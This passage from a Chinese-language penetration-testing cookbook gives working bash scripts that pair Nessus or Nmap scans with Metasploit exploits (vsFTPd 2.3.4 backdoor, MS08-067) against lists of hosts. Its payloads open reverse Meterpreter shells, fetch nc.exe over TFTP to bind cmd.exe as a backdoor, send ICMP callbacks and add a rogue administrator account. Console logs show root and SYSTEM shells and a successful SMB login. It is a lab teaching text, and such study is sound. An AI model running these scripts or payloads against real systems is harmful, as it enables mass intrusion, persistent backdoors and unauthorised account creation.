[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.36.225
```

```
[*] Meterpreter session 1 opened (172.16.36.239:4444 -> 172.16.3
6.225:1130) at 2014-04-10 05:58:30 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

上面的输出显示，在完成 Nmap NSE 脚本后，将立即执行 Metasploit exploit 模块并在目标系统上返回一个交互式 Meterpreter shell。

工作原理

MSFCLI 是 MSF 控制台的有效替代工具，可用于直接从终端执行单行命令，而不是在交互式控制台中工作。 这使得 MSFCLI 对于 bash shell 脚本中的使用是一个很好的功能。 因为可以从 bash 终端执行 NSE 脚本和 MSFCLI，所以可以轻松编写 shell 脚本来将这两个功能组合在一起。

8.4 使用 MSF 漏洞利用的 Nessuscmd 漏洞扫描

将 NSE 脚本和 Metasploit 利用结合到一起可以减轻工作量。可由 NSE 脚本测试的漏洞数量明显小于可通过专用漏洞扫描程序（如 Nessus）评估的漏洞数量。 幸运的是，Nessus 有一个名为 Nessuscmd 的命令行工具，也可以在 bash 中轻松访问。 该秘籍演示了如何将 Nessus 定向漏洞扫描与 MSF 自动利用相结合来验证发现。

准备

为了使用此秘籍中演示的脚本，你需要访问运行漏洞服务的系统，该服务可以使用 Nessus 进行标识，并且可以使用 Metasploit 进行利用。 提供的示例在 Metasploitable2 服务器上使用 vsFTPd 2.3.4 后门漏洞。 有关设置 Metasploitable2 的更多信息，请参阅本书第一章中的“安装 Metasploitable2”秘籍。

此外，本节需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

下面的示例演示了如何使用 bash 脚本，将漏洞扫描和目标利用的任务结合到一起。 在这种情况下，Nessuscmd 用于运行 Nessus 插件，测试 vsFTPd 2.3.4 后门，以确定系统是否存在漏洞，然后如果发现系统存在漏洞，则对系统执行相应的 Metasploit 漏洞利用：

```
#! /bin/bash

if [ ! $1 ]; then echo "Usage: #./script <RHOST>"; exit; fi

rhost=$1

/opt/nessus/bin/nessuscmd -p 21 -i 55523 $rhost >> tmp_output.tx
t
if [ $(grep 55523 output.txt | cut -d " " -f 9) = "55523" ];
    then echo "$rhost appears to be vulnerable, exploiting with
Metasploit...";
    msfcli exploit/unix/ftp/vsftpd_234_backdoor PAYLOAD=cmd/unix
/
    interact RHOST=$rhost E;
fi
rm tmp_output.txt
```

脚本的开头非常类似于漏洞扫描和利用脚本，它将 NSE 扫描与前一个秘籍中的 MSF 利用组合在一起。但是，由于在此特定脚本中使用了不同的载荷，因此用户必须提供的唯一参数是 `RHOST` 值，该值应该是目标系统的 IP 地址。脚本的正文以执行 Nessuscmd 工具开始。 `-p` 参数声明正在评估的远程端口， `-i` 参数声明插件号。插件 55523 对应 VSFTPd 2.3.4 后门的 Nessus 审计。 然后，Nessuscmd 的输出重定向到一个名为 `tmp_output.txt` 的临时输出文件。如果目标系统上存在此漏洞，则此脚本的输出将仅返回插件 ID。所以下一行使用 `if ... then` 条件语句结合 `grep` 序列，来确定返回的输出中的插件 ID。如果输出中返回了插件ID，表明系统应该存在漏洞，那么将执行相应的 Metasploit 利用模块。

```
root@KaliLinux:~# ./nessuscmd_xploit.sh
Usage: #./script <RHOST>
```

如果在不提供任何参数的情况下执行脚本，脚本将输出相应的用法。 此使用描述表示，应使用 `RHOST` 参数执行脚本，它用于定义目标 IP 地址。 此输入值将用于 Nessuscmd 漏洞扫描和（如果存在漏洞）使用 Metasploit 在目标系统上执行利用。 在以下示例中，脚本用于确定 IP 地址为 `172.16.36.135` 的主机是否存在漏洞。 如果系统被确定为存在漏洞，则将执行该利用，并自动建立与后门的连接。

```
root@KaliLinux:~# ./nessuscmd_xploit.sh 172.16.36.135
172.16.36.135 appears to be vulnerable, exploiting with Metasplo
it...
[*] Initializing modules...
PAYLOAD => cmd/unix/interact
RHOST => 172.16.36.135
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.36.232:48126 -> 172.1
6.36.135:6200) at 2014-04-28 00:29:21 -0400

whoami
root
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
                            **{TRUNCATED}**
```

因为 Nessuscmd 的输出被重定向到临时文件，而不是使用集成的输出函数，所以没有脚本返回的输出来表明扫描成功，除了一个字符串用于指示系统看起来存在 Metasploit 试图利用的漏洞。 一旦脚本执行完毕，将在目标系统上返回具有 `root` 权限的交互式 shell。 为了演示这一点，我们使用了 `whoami` 和 `cat` 命令。

工作原理

Nessuscmd 是 Nessus 漏洞扫描器中包含的命令行工具。 此工具可用于通过直接从终端执行目标扫描，来扫描和评估不同插件的结果。 因为该工具（如 MSFCLI）可以轻易从 bash 终端调用，所以我们很容易构建一个脚本，将两个任务串联到一起，将漏洞扫描与利用相结合。

8.5 使用反向 Shell 载荷的多线程 MSF 漏洞利用

使用 Metasploit 框架执行大型渗透测试的一个困难，是每个利用必须按顺序单独执行。 如果你想确认大量系统中单个漏洞的可利用性，单独利用每个漏洞的任务可能变得乏味。 幸运的是，通过结合 MSFCLI 和 bash 脚本的功能，可以通过执行单个脚本，轻易在多个系统上同时执行攻击。 该秘籍演示了如何使用 bash 在多个系统中利用单个漏洞，并为每个系统打开一个 Meterpreter shell。

准备

要使用此秘籍中演示的脚本，你需要访问多个系统，每个系统都具有可使用 Metasploit 利用的相同漏洞。 提供的示例复制了运行 Windows XP 漏洞版本的 VM，来生成 MS08-067 漏洞的三个实例。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。 此外，本节还需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

下面的示例演示了如何使用 bash 脚本同时利用单个漏洞的多个实例。 特别是，此脚本可用于通过引用 IP 地址的输入列表来利用 MS08-067 NetAPI 漏洞的多个实例：

```
#!/bin/bash
if [ ! $1 ]; then echo "Usage: #./script <host file> <LHOST>";
exit; fi

iplist=$1
lhost=$2

i=4444
for ip in $(cat $iplist)
do
    gnome-terminal -x msfcli exploit/windows/smb/ms08_067_netapi

    PAYLOAD=windows/meterpreter/reverse_tcp
    RHOST=$ip LHOST=$lhost LPORT=$i E
    echo "Exploiting $ip and establishing reverse connection on
local port $i"
i=$(($i+1))
done
```

脚本使用 `for` 循环，对输入文本文件中列出的每个 IP 地址执行特定任务。 该特定任务包括启动一个新的 GNOME 终端，该终端又执行必要的 `msfcli` 命令来利用该特定系统，然后启动反向 TCP meterpreter shell。 因为 `for` 循环为每个 MSFCLI 漏洞启动一个新的 GNOME 终端，每个都作为一个独立的进程执行。 以这种方式，多个进程可以并行运行，并且每个目标将被同时利用。 本地端口值被初始化为 4444，并且对被利用的每个附加系统增加 1，使每个 meterpreter shell 连接到不同的本地端口。 因为每个进程在独立的 shell 中执行，所以这个脚本需要从图形桌面界面执行，而不是通过 SSH 连接执行。 `./multipwn.sh bash shell` 可以执行如下：

```
root@KaliLinux:~# ./multipwn.sh
Usage: #./script <host file> <LHOST>
root@KaliLinux:~# ./multipwn.sh iplist.txt 172.16.36.239
Exploiting 172.16.36.132 and establishing reverse connection on
local port 4444
Exploiting 172.16.36.158 and establishing reverse connection on
local port 4445
Exploiting 172.16.36.225 and establishing reverse connection on
local port 4446
```

如果在不提供任何参数的情况下执行脚本，脚本将输出相应的用法。 该使用描述将表明，该脚本以定义监听 IP 系统的 `LHOST` 变量，以及包含目标 IP 地址列表的文本文件的文件名来执行。 一旦以这些参数执行，会开始弹出一系列新的终端。 这些终端中的每一个将运行输入列表中的 IP 地址之一的利用序列。 原始的执行终端将在执行时输出进程列表。 所提供的示例利用了三个不同的系统，并且为每个系统打开单独的终端。其中一个终端的示例如下：

```
[*] Please wait while we load the module tree...
     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting
with Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

PAYLOAD => windows/meterpreter/reverse_tcp
RHOST => 172.16.36.225
LHOST => 172.16.36.239
LPORT => 4446
[*] Started reverse handler on 172.16.36.239:4446
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.36.225
[*] Meterpreter session 1 opened (172.16.36.239:4446 -> 172.16.3
6.225:1950) at 2014-04-10 07:12:44 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

每个终端启动单独的 MSFCLI 实例并执行利用。 假设攻击成功，会执行载荷，并且交互式 Meterpreter shell 将在每个单独的终端中可用。

工作原理

通过对每个进程使用单独的终端，可以使用单个 bash 脚本执行多个并行利用。 另外，通过使用为 `LPORT` 分配的递增值，可以同时执行多个反向 meterpreter shell。

8.6 使用可执行后门的多线程 MSF 利用

该秘籍演示了如何使用 bash ，在多个系统上利用单个漏洞，并在每个系统上打开一个后门。 后门包括在目标系统上暂存 Netcat 可执行文件，并打开监听服务，在收到连接后执行 `cmd.exe` 。

准备

要使用此秘籍中演示的脚本，你需要访问多个系统，每个系统都具有可使用 Metasploit 利用的相同漏洞。 提供的示例复制了运行 Windows XP 漏洞版本的 VM，来生成 MS08-067 漏洞的三个实例。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。 此外，本节还需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

下面的示例演示了如何使用 bash 脚本同时利用单个漏洞的多个实例。 特别是，此脚本可用于通过引用 IP 地址的输入列表，来利用 MS08-067 NetAPI 漏洞的多个实例：

```
#!/bin/bash
if [ ! $1 ]; then echo "Usage: #./script <host file>";
exit; fi

iplist=$1

for ip in $(cat $iplist)
do
    gnome-terminal -x msfcli exploit/windows/smb/ms08_067_netapi
 PAYLOAD=windows/exec CMD="cmd.exe /c \"tftp -i 172.16.36.239 GE
T nc.exe && nc.exe -lvp 4444 -e cmd.exe\"" RHOST=$ip E
    echo "Exploiting $ip and creating backdoor on TCP port 4444"

done
```

此脚本与上一个秘籍中讨论的脚本不同，因为此脚本在每个目标上安装一个后门。 在每个被利用的系统上，会执行一个载荷，它使用集成的简单文件传输协议（TFTP）客户端来抓取 Netcat 可执行文件，然后使用它在 TCP 端口 4444 上打开一个 `cmd.exe` 监听终端服务。为此， TFTP 服务将需要在 Kali 系统上运行。 这可以通过执行以下命令来完成：

```
root@KaliLinux:~# atftpd --daemon --port 69 /tmp
root@KaliLinux:~# cp /usr/share/windows-binaries/nc.exe /tmp/nc.
exe
```

第一个命令在 UDP 端口 69 上启动 TFTP 服务，服务目录在 `/ tmp` 中。 第二个命令用于将 Netcat 可执行文件从 `Windows-binaries` 文件夹复制到 TFTP 目录。 现在我们执行 `./multipwn.sh` bash shell：

```
root@KaliLinux:~# ./multipwn.sh
Usage: #./script <host file>
root@KaliLinux:~# ./multipwn.sh iplist.txt
Exploiting 172.16.36.132 and creating backdoor on TCP port 4444
Exploiting 172.16.36.158 and creating backdoor on TCP port 4444
Exploiting 172.16.36.225 and creating backdoor on TCP port 4444
```

如果在不提供任何参数的情况下执行脚本，脚本将输出相应的用法。 该使用描述表明，该脚本应该以一个参数执行，该参数指定了包含目标 IP 地址列表的文本文件的文件名。 一旦以这个参数执行，会开始弹出一系列新的终端。 这些终端中的每一个将运行输入列表中的 IP 地址之一的利用序列。 原始执行终端在它们被执行时输出进程列表，并且表明在每个终端上创建后门。 在每个终端中完成利用序列之后，Netcat 可以用于连接到由载荷打开的远程服务：

```
root@KaliLinux:~# nc -nv 172.16.36.225 4444
(UNKNOWN) [172.16.36.225] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>
```

在提供的示例中，IP 地址为 `172.16.36.225` 的被利用的系统上的 TCP 4444 端口的连接，会生成可远程访问的 `cmd.exe` 终端服务。

工作原理

Netcat 是一个功能强大的工具，可以用于各种目的。 虽然这是远程执行服务的有效方式，但不建议在生产系统上使用此技术。 这是因为任何可以与监听端口建立 TCP 连接的人都可以访问 Netcat 打开的后门。

8.7 使用 ICMP 验证多线程 MSF 利用

该秘籍演示了如何使用 bash 利用跨多个系统的单个漏洞，并使用 ICMP 流量验证每个漏洞的成功利用。 这种技术需要很少的开销，并且可以轻易用于收集可利用的系统列表。

准备

要使用此秘籍中演示的脚本，你需要访问多个系统，每个系统都具有可使用 Metasploit 利用的相同漏洞。 提供的示例复制了运行 Windows XP 漏洞版本的 VM，来生成 MS08-067 漏洞的三个实例。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。 此外，本节还需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

下面的示例演示了如何使用 bash 脚本同时利用单个漏洞的多个实例。 特别是，此脚本可用于通过引用 IP 地址的输入列表来利用 MS08-067 NetAPI 漏洞的多个实例：

```
#!/bin/bash
if [ ! $1 ]; then echo "Usage: #./script <host file>";
exit; fi

iplist=$1

for ip in $(cat $iplist)
do
    gnome-terminal -x msfcli exploit/windows/smb/ms08_067_netapi
 PAYLOAD=windows/exec CMD="cmd.exe /c ping \"172.16.36.239 -n 1
-i 15\""
    RHOST=$ip E
    echo "Exploiting $ip and pinging"
done
```

此脚本与上一个秘籍中讨论的脚本不同，因为载荷仅仅从被利用系统向攻击系统发回 ICMP 回响请求。 在执行 `ping` 命令并使用 `-i` 选项来指定生存时间（TTL）为15 时。此备用TTL值用于区分利用生成的流量与正常 ICMP 流量。 还应该执行定制的 Python 监听器脚本，通过接收 ICMP 流量来识别被利用的系统。 这个脚本如下：

```
#!/usr/bin/python

from scapy.all import *
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

def rules(pkt):
    try:
        if ((pkt[IP].dst=="172.16.36.239") and (pkt[ICMP]) and p
kt[IP]. ttl <= 15):
            print str(pkt[IP].src) + " is exploitable"
    except:
        pass

print "Listening for Incoming ICMP Traffic. Use Ctrl+C to stop s
canning"
sniff(lfilter=rules,store=0)
```

脚本侦听所有传入的流量。 当接收到 TTL 值为 15或 更小的 ICMP 数据包时，脚本将系统标记为可利用。

```
root@KaliLinux:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop scanning
```

Python流量监听器应该首先执行。 脚本最初不应生成输出。 此脚本应该在开发过程的整个时间内持续运行。 一旦脚本运行，应该启动 bash 利用脚本。

```
root@KaliLinux:~# ./multipwn.sh iplist.txt
Exploiting 172.16.36.132 and pinging
Exploiting 172.16.36.158 and pinging
Exploiting 172.16.36.225 and pinging
```

当执行脚本时，原始终端 shell 会显示每个系统正在被利用，并且正在执行 `ping` 序列。 还将为输入列表中的每个 IP 地址打开一个新的 GNOME 终端。 当每个利用过程完成时，应该从目标系统发起 ICMP 回响请求：

```
root@KaliLinux:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop scanning

172.16.36.132 is exploitable
172.16.36.158 is exploitable
172.16.36.225 is exploitable
```

假设攻击成功，Python 监听脚本会识别生成的流量，并将 ICMP 流量的每个源 IP 地址列为可利用。

工作原理

ICMP 流量似乎是一种用于验证目标系统的可利用性的非直观方式。 然而，它实际上工作得很好。 单个 ICMP 回响请求在目标系统上没有留下任何利用的痕迹，并且不需要过多的开销。 此外，将 TTL 值设为 15 不太可能产生误报，因为几乎所有系统都以 128 或更高的TTL值开始。

8.8 创建管理账户的多线程 MSF 利用

该秘籍展示了如何使用 bash ，在多个系统上利用单个漏洞，并在每个系统上添加一个新的管理员帐户。 该技术可以用于以后通过使用集成终端服务或 SMB 认证来访问沦陷的系统。

准备

要使用此秘籍中演示的脚本，你需要访问多个系统，每个系统都具有可使用 Metasploit 利用的相同漏洞。 提供的示例复制了运行 Windows XP 漏洞版本的 VM，来生成 MS08-067 漏洞的三个实例。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。 此外，本节还需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

下面的示例演示了如何使用 bash 脚本同时利用单个漏洞的多个实例。 特别是，此脚本可用于通过引用 IP 地址的输入列表来利用 MS08-067 NetAPI 漏洞的多个实例：

```
#!/bin/bash

if [ ! $1 ]; then echo "Usage: #./script <host file> <username>
<password>";
exit; fi

iplist=$1
user=$2
pass=$3

for ip in $(cat $iplist)
do
    gnome-terminal -x msfcli exploit/windows/smb/ms08_067_netapi
 PAYLOAD=windows/exec CMD="cmd.exe /c \"net user $user $pass /ad
d && net localgroup administrators $user /add\"" RHOST=$ip E
    echo "Exploiting $ip and adding user $user"
done
```

由于载荷不同，此脚本与以前的多线程利用脚本不同。 这里，在成功利用时会依次执行两个命令。 这两个命令中的第一个命令创建一个名为 `hutch` 的新用户帐户，并定义关联的密码。 第二个命令将新创建的用户帐户添加到本地 `Administrators` 组：

```
root@KaliLinux:~# ./multipwn.sh
Usage: #./script <host file> <username> <password>
root@KaliLinux:~# ./multipwn.sh iplist.txt hutch P@33word
Exploiting 172.16.36.132 and adding user hutch
Exploiting 172.16.36.158 and adding user hutch
Exploiting 172.16.36.225 and adding user hutch
```

如果在不提供任何参数的情况下执行脚本，脚本将输出相应的用法。 该使用描述表明，该脚本应该以一个参数来执行，该参数指定了包含目标 IP 地址列表的文本文件的文件名。 一旦以这个参数执行，会开始弹出一系列新的终端。 这些终端中的每一个将运行输入列表中的 IP 地址之一的利用序列。 原始执行终端将在执行时输出进程列表，并显是在每个进程上添加的新用户帐户。 在每个终端中完成利用序列之后，可以通过诸如 RDP 的集成终端服务，或通过远程 SMB 认证来访问系统。 为了演示添加了该帐户，Metasploit SMB_Login 辅助模块用于使用新添加的凭据远程登录到受攻击的系统：

```
msf > use auxiliary/scanner/smb/smb_login
msf  auxiliary(smb_login) > set SMBUser hutch
SMBUser => hutch
msf  auxiliary(smb_login) > set SMBPass P@33word
SMBPass => P@33word
msf  auxiliary(smb_login) > set RHOSTS 172.16.36.225
RHOSTS => 172.16.36.225
msf  auxiliary(smb_login) > run

[*] 172.16.36.225:445 SMB - Starting SMB login bruteforce
[+] 172.16.36.225:445 - SUCCESSFUL LOGIN (Windows 5.1) hutch :
[STATUS_ SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

`SMB_Login` 辅助模块的结果表明，使用新创建的凭据登录成功。 然后，这个新创建的帐户可以用于进一步的恶意目的，或者可以使用脚本来测试帐户是否存在，来验证漏洞的利用。

工作原理

通过在每个利用的系统上添加用户帐户，攻击者可以继续对该系统执行后续操作。 这种方法有优点和缺点。 在受沦陷系统上添加新帐户比攻破现有帐户更快，并且可以立即访问现有的远程服务（如 RDP）。 但是，添加新帐户并不非常隐秘，有时

可以触发基于主机的入侵检测系统的警报。